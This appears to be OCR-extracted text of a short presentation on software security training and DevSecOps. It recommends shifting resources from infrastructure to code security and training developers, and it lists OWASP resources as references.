

# What is Good Security Training?

SUPRTEK


# Security Champion Approach




# Serverless Computing



# Circle Back to the Cloud: Lambdas



# Security Validation in the DevSecOps Pipeline



# Finally

- Realize:
  - A software development program focusing on infrastructure security is becoming anachronistic
  - Checklists and scanners are useful to cover your bases, but we can't rely on them
- Move forward:
  - Use the evolution of cloud technologies reduces the attack surface
  - Redirect resources (time and money) from infrastructure to code
  - Invest in security training for developers
  - Have a plan for your SDLC

# References

- OWASP
  https://owasp.org/
- OWASP Dependency Check
  https://owasp.org/www-project-dependency-check/
- OWASP Top 10
  https://owasp.org/www-project-top-ten/
- OWASP SAMM
  https://owasp.org/www-project-samm/
- Hack EDU
  https://www.hackedu.com